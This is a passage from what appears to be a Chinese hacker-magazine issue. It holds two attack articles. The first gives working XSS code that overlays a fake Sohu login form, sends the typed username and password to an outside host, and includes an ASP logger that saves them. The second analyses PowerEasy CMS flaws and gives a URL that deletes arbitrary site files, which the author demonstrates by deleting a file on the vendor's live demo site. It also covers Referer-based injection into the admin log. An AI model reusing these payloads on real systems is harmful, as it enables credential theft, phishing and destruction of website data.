action=&quot;&quot;&gt;&lt;label&gt;&lt;input type=&quot;text&quot; name=&quot;textfield&quot;/&gt;&lt;/label&gt;&lt;p&gt;&lt;label&gt;&lt;input type=&quot;text&quot; name=&quot;textfield2&quot;/&gt;&lt;/label&gt;&lt;/p&gt;&lt;p&gt;&lt;label&gt;&lt;input type=&quot;submit&quot; name=&quot;Submit&quot; value=&quot;提交&quot;/&gt;&lt;/label&gt;&lt;label&gt;&lt;input type=&quot;reset&quot; name=&quot;Submit2&quot; value=&quot;重置&quot;/&gt;&lt;/label&gt;&lt;/p&gt;&lt;/form&gt; </em></div>
```

大家可能要问，这不是把表单内容进行HTMLEncode了吗？的确如此，但是还记得在它的外边不是还有个"<em>"标签吗？放上此标签的目的正在于此，我们只要通过XSS脚本先读进该标签中的内容，然后再输出就可以呈现出HTML了，演示代码如下：

```
<script>
window.onload=function(){
var j=document.getElementsByTagName('em')[0];j.outerHTML=j.firstChild.data
}
</script>
```

上面这段代码，大家只要看过2006年12期杂志的《Ajax Hacking With XSS》这篇文章，相信不难明白。"document.getElementsByTagName('em')"的意思是获取第一个em标签，由于Sohu里没有默认的斜体字，所以我们指定的是第一个标签。"j.outerHTML=j.firstChild.data"的意思是把标签中的内容输出，并替换原标签及其中的内容。至于为什么只要通过JS读取原来编码过的HTML并输出就会还原原来的HTML，我也不是很清楚，只是看过国外文章提到过，拿来用罢了。由于Eval会自动执行它内部的代码，所以进行编码时，我们只需要使用下面的代码就可以了，不需要再"window.onload"。

```
var j=document.getElementsByTagName('em')[0];j.outerHTML=j.firstChild.data
```

但是上面的构造过程还有一个问题——当用户输入完用户名和密码后提交时，怎么办？我们这里先给Form加一个"onSubmit="doit();return false;""属性，并指向如下的代码：

```
function doit(){
var j=document.getElementById('form1');j.outerHTML='<img style="display:none" src=" http://www.target.com/get.asp?name='+form1.textfield.value+'&pwd='+form1.textfield2.value'> <iframe width="100%" height="1500px" scrolling="no" allowTransparency="false" border="0" frameborder="0" src="http://www.xxx.com" ></iframe>';
}
```

这样，当用户提交代码时，会把表单内容发送到http://www.target.com/get.asp上，然后再把当前表单替换成一个跟div一样大的iframe框架，iframe框架里的URL指向当前URL即可。这里之所以没有用xmlhttprequest方式发送数据，是因为Ajax只能在同一域下进行，但通过img来调用却是可以的。ASP中的代码可以为如下所示的形式。

```
<%
name = Request("name")
pwd= Request("pwd")
Dim FileObject
Set FileObject=Server.CreateObject("Scripting.FileSystemObject")
Dim TextFile
Set TextFile=FileObject.OpenTextFile(Server.MapPath("text.txt"),8,true)
TextFile.WriteLine('name:' &name&'>>>'&'password:' &pwd)
TextFile.Close
%>
```


这样，一个简单的Web Trojan就做成了。也许大家会问，为什么不直接修改Sohu自带的Form表单

地址呢？主要原因有两个，一是当用户访问我们的页面时可能已经登录过了；二是即使对方没有登录，也不一定非要在我们的页面上登录。而本文介绍的方法会以覆盖掉原页面的方式强迫用户登录。当然，我的那个表单制作得简单了些，如果把登录的表单做得跟Sohu的极为相像的话，那么我相信大部分人会中招。不过，我这里还是给大家提供一下直接修改原Form表单的演示脚本吧，内容很简单，只要在脚本里把Form的Action进行重新赋值就可以了，具体代码如下所示。

```
<form id="form1" name="form1" method="post" action="http://www.baidu.com">
    <input type="submit" name="Submit" value="提交" />
</form>
    <script>
    window.onload=function(){form1.action="http://www.Sohu.com"}
    </script>
```

好了，文章到这里就结束了。由于行文仓促，文中不免有失误之处，望大家谅解！通过本文，希望大家能借助我提供的思路扩散思维，发现更好的新思路，比如用别人允许的东西做出想要的效果来。最后，我祝大家新年玩的快乐，跨的快乐！

适合读者：入侵爱好者
前置知识：ASP语言



动易网站管理系统最新漏洞解析

文/图 TTFCT

由于某种原因，一个朋友叫我帮忙分析动易网站管理系统的漏洞。我们知道，前段时间动易暴出了众多漏洞，官方肯定对代码进行了更严格的审核，再加上动易好多代码都封装在DLL中，要找出其中的漏洞，我开始真的觉得没什么可能性。不过自己还是按照朋友的要求到动易官方网站http://www.powereasy.net下载了动易内容管理系统2006SP4普及版进行分析。

漏洞分析

看代码的那段时间是艰苦的，不过坚持者终会胜利。第一次看动易代码，查找了80%的文件，居然没有看到一处可以注入的地方，后来开始查找Admin目录下的Admin_Login.asp文件，发现了一点问题。Admin_Login.asp文件中第162～227行的代码如下所示。

```
Sub ChkLogin()  '//登录检查函数
    Dim sql, rs
        Dim UserName, Password, CheckCode, RndPassword, AdminLoginCode
        UserName = ReplaceBadChar(Trim(Request("UserName")))
        Password = ReplaceBadChar(Trim(Request("Password")))
        CheckCode = LCase(ReplaceBadChar(Trim(Request("CheckCode"))))
            //ReplaceBadChar 函数过滤了加号、单引号、括号等，已经不能再形成注入
        AdminLoginCode = Trim(Request("AdminLoginCode"))
            //取得后台管理认证码
        If CSng(ScriptEngineMajorVersion & "." & ScriptEngineMinorVersion) < 5.6 Then
            FoundErr = True
            ErrMsg = ErrMsg & "<li>服务器脚本解释引擎（VBScript）版本过低，请联系您的空间商或服务器管理员更新。</li>"
            ErrMsg = ErrMsg & "<li><a href='http://www.microsoft.com/downloads/release.asp?ReleaseID=33136' target='_blank'><font color='green'>脚本解释引擎下载地址</font></a></li>"
        End If
        If UserName = "" Then
            //用户名为空则提示错误，用户名不能为空！并使FoundErr = True
            FoundErr = True
```

```
            ErrMsg = ErrMsg & "<br><li>用户名不能为空! </li>"
        End If
        If Password = "" Then
            //密码为空则提示错误：密码不能为空！并使FoundErr = True
            FoundErr = True
            ErrMsg = ErrMsg & "<br><li>密码不能为空! </li>"
        End If
        If CheckCode = "" Then
            //验证码为空则提示错误：验证码不能为空！并使FoundErr = True
            FoundErr = True
            ErrMsg = ErrMsg & "<br><li>验证码不能为空! </li>"
        End If
        If Trim(Session("CheckCode")) = "" Then
            FoundErr = True
            ErrMsg = ErrMsg & "<br><li>你在管理登录停留的时间过长，导致验证码失效。请重新返回登录页面进行登录。</li>"
        End If
        If CheckCode <> Session("CheckCode") Then
            //系统产生的验证码和输入的不一致，则提示：您输入的验证码和系统产生的不一致，请重新输入。并使FoundErr = True
            FoundErr = True
            ErrMsg = ErrMsg & "<br><li>您输入的验证码和系统产生的不一致，请重新输入。</li>"
        End If
        If EnableSiteManageCode = True And AdminLoginCode <> SiteManageCode Then
            //后台管理认证码不对则提示错误：您输入的后台管理认证码不对，请重新输入。并使FoundErr = True
            FoundErr = True
            ErrMsg = ErrMsg & "<br><li>您输入的后台管理认证码不对，请重新输入。</li>"
        End If
        If FoundErr = True Then
            //如果FoundErr = True，则退出Sub过程。
            Exit Sub
        End If
        ComeUrl = Trim(Request.ServerVariables("HTTP_REFERER"))
            //这里取得HTTP_REFERER的值，由于HTTP_REFERER可伪造，故ComeUrl对我们很重要。
        Password = MD5(Password, 16)
        Set rs = Server.CreateObject("adodb.recordset")
        sql = "select * from PE_Admin where Password='" & Password & "' and AdminName='" & UserName & "'"
        rs.Open sql, Conn, 1, 3
        If rs.bof And rs.EOF Then
        //如果没有查找到用户，则使FoundErr为True。
            FoundErr = True
            ErrMsg = ErrMsg & "<br><li>用户名或密码错误! ! ! </li>"
        Else
            If Password <> rs("Password") Then
                //如果用户输入的密码和数据库中密码不一致，则使FoundErr为True
                FoundErr = True
                ErrMsg = ErrMsg & "<br><li>用户名或密码错误! ! ! </li>"
            End If
        End If
        If FoundErr = True Then
            //这里很关键，如果FoundErr为True的话，将调用InsertLog()函数插入数据库，调用函数时ComeUrl作为InsertLog的第6个参数传递，没有经过安全处理
            Call InsertLog(1, -1, UserName, UserTrueIP, "登录失败", ComeUrl, "")
            Session("AdminName") = ""
            Session("AdminPassword") = ""
            Session("RndPassword") = ""
            rs.Close
            Set rs = Nothing
            Exit Sub
        End If
```

下面我们再看看InsertLog()函数是怎么写的。同样，在admin_login.asp中第295～312行的代码如下：

```
Sub InsertLog(LogType,ChannelID, UserName, UserIP, LogContent, ScriptName, PostString)
    Dim sqlLog, rsLog
    sqlLog = "select top 1 * from PE_Log"
    Set rsLog = Server.CreateObject("Adodb.RecordSet")
    rsLog.Open sqlLog, Conn, 1, 3
    rsLog.addnew
    rsLog("LogType") = LogType
    rsLog("ChannelID") = ChannelID
    rsLog("LogTime") = Now()
    rsLog("UserName") = UserName
    rsLog("UserIP") = UserIP
    rsLog("LogContent") = LogContent
    rsLog("ScriptName") = ScriptName
    //ScriptName即为第六个参数，也就是上面传递的ComeUrl了。
    rsLog("PostString") = PostString
    rsLog.Update
    rsLog.Close
    Set rsLog = Nothing
End Sub
```

看完上面的代码后，我们来分析一下登录页面的执行流程。

首先，用户名、密码和验证码都经过了过滤，然后判断用户名、密码和验证码是否为空，不为空的话再判断验证码、后台管理认证码的正确性，如果上面任意一项没有通过，则退出Sub过程。如果退出了Sub过程，我们就无法利用了。如果通过了，就

取得HTTP_REFERER的值，然后再判断用户名和密码的正确性。如果用户名和密码中的任意一个不对，那么都将使FoundErr的值为True。一旦FoundErr为True，程序就调用InsertLog()函数插入数据库，把ComeUrl作为它的第六个参数传递。由于HTTP_REFERER可以伪造，所以我们可以使其值为一段跨站代码或挂马代码。

不过，由于上面的过程要使后台管理认证码正确，这的确是很不容易办到的。假如认码没有改的话，我们就可以利用了，不过机率很小。关于HTTP_REFERER的伪造，我这里就不多说了，大家可以去百度查看相关文章。为了方便大家使用，我这里已编好一个伪造HTTP_REFERER的工具"reffer.exe"，并随文提供给大家了。

上面发现的漏洞，可以说利用价值不大，不过，下面的漏洞对于动易网站管理系统来说，就是致命的了。此漏洞存在于User目录下的User_saveflash.asp文件中，其第6～22行代码如下所示。

```
Dim act, ObjInstalled_FSO, color_name, Create_1, imgurl, SaveFileName, dirMonth
objName_FSO = Application("objName_FSO")
ObjInstalled_FSO = IsObjInstalled(objName_FSO)
If ObjInstalled_FSO = True Then
    Set fso = Server.CreateObject(objName_FSO)
Else
    Response.Write "&&SendFlag=保存 >>> NO"
    Response.end
End If
act = trim(request("act"))
//这里是关键
If act="" Then
    Call Main()
Else
    Call CoverColorFile()
    //如果act不为空，则调用CoverColorFile()函数
End If
set fso = Nothing
```

下面我们一起来看看函数CoverColorFile()的代码。

```
Sub CoverColorFile()
//此函数用于生成图像BMP文件
    Dim whichfile, head, Colortxt, i, rline, badwords
    //注意whichfile变量
    Response.Expires = -9999
    Response.AddHeader "Pragma","no-cache"
    Response.AddHeader "cache-ctrol","no-cache"
    Response.ContentType = "Image/bmp"
    //输出图像文件头
    head = ChrB(66) & ChrB(77) & ChrB(118) & ChrB(250) & ChrB(1) & ChrB(0) & ChrB(0) & ChrB(0) &_
        ChrB(0) & ChrB(0) & ChrB(54) & ChrB(0) & ChrB(0) & ChrB(0) & ChrB(40) & ChrB(0) &_
        ChrB(0) & ChrB(0) & ChrB(172) & ChrB(0) & ChrB(0) & ChrB(0) & ChrB(130) & ChrB(0) &_
        ChrB(0) & ChrB(0) & ChrB(1) & ChrB(0) & ChrB(24) & ChrB(0) & ChrB(0) & ChrB(0) &_
        ChrB(0) & ChrB(0) & ChrB(64) & ChrB(250) & ChrB(1) & ChrB(0) & ChrB(0) & ChrB(0) &_
        ChrB(0) & ChrB(0) & ChrB(0) & ChrB(0) & ChrB(0) & ChrB(0) & ChrB(0) & ChrB(0) &_
        ChrB(0) & ChrB(0) & ChrB(0) & ChrB(0) & ChrB(0) & ChrB(0)
    Response.BinaryWrite head
    whichfile=trim(request("color_url"))
    //whichfile由用户提交的color_url而来
    Set Colortxt = fso.OpenTextFile(server.mappath(whichfile),1)
    //以只读方式打开用户提交的变量whichfile，这里取得的是文件
    rline = Colortxt.ReadLine  //读取文件一行
    badwords = split(rline,"|")  //以"|"作分隔
    Colortxt.Close
    fso.deleteFile(server.mappath(whichfile))
    //这句就是漏洞了，此句的作用是删除文件。由于whichfile由用户提交而来，又没有经过任何安全处理，所以便构成漏洞了。如果我们让color_url=../conn.asp，那么就直接删除conn.asp文件了，同样，我们可以让color_url为站内任一文件，最后，我们可以删除全站的文件。
     for i=0 to UBound(badwords)
         Response.BinaryWrite to3(badwords(i))
     next
End Sub
```

有了上面的漏洞，我们就一起去测试一下官方网站，看看是否存在此漏洞吧。打开官方演示网站，如图1所示，我们就以动易的Logo作测试吧。查看其路径，发现在images目录下，名为logo.gif，如图2所示。




图1




图2

现在，我们注册一个用户，然后进入会员中心，在URL处填入：http://demo.powereasy.net/User/User_saveflash.asp?act=aa&color_url=../images/logo.gif，如图3所示。成功提交之后，返回到首页，现在我们可以看到，官方仍然存大此重大漏洞。如图4所示，官方logo.gif处变成了一个红叉，说明已被删掉。




图3




图4

除此之外，动易还存在一处漏洞，下面我们一起来分析。count目录下的Counter.asp文件中的第203～270行的代码如下所示。

```
Agent=Request.ServerVariables("HTTP_USER_AGENT")
//取得HTTP_USER_AGENT值
    Agent=Split(Agent,";")
    //以分号作分隔，此时Agent为一数组。
    BcType=0
    If Instr(Agent(1),"U") Or Instr(Agent(1),"I") Then BcType=1
    //如果Agent(1)中有字符U或字符I，那么BcType的值为1
    If InStr(Agent(1),"MSIE") Then BcType=2
    // Agent(1)中有字符MSIE，那么BcType的值为2
    Select Case BcType
    Case 0:
            Browser="其它"
            System="其它"
    Case 1: //如果BcType的值为1
            Ver=Mid(Agent(0),InStr(Agent(0),"/")+1)
        //从Agent(0)中找到"/"第一次出现的位置，得到的是一个数字，然后将此数字加1后，再使用Mid函数截取从该数字开始，直到字符串结束的所有字符，将其赋值给变量Ver
            Ver=Mid(Ver,1,InStr(Ver," ")-1)
            //InStr函数找到Ver中第一个空格出现的位置，得到一个数字，然后将此数字减1后，再使用Mid函数截取从该数字开始，直到字符串结束的所有字符，再将其赋值给变量Ver
            Browser="Netscape"&Ver
            //这是Browser的内容，Browser的值为字符串Netscape和Ver变量中的字符串
            System=Mid(Agent(0),InStr(Agent(0),"(")+1)
    case 2:
            Browser =Agent(1)
            //把Agent(1)赋值给Browser
            System=Agent(2)
            System=Replace(System,")","")
            End Select
    System=Replace(Replace(Replace(Replace(Replace(Replace(System," ",""),"Win","Windows"),"NT5.0","2000"),"NT5.1","XP"),"NT5.2","2003"),"dowsdows","dows")
    Browser=Replace(Browser," ","")
    //把空格替换为无
    System=Left(System,20)
    Browser=Left(Browser,20)
    //注意这里，取得Browser左边的20个字符
    ……省略无关代码……
    Call UpdateVisit()  //调用函数UpdateVisit()
```

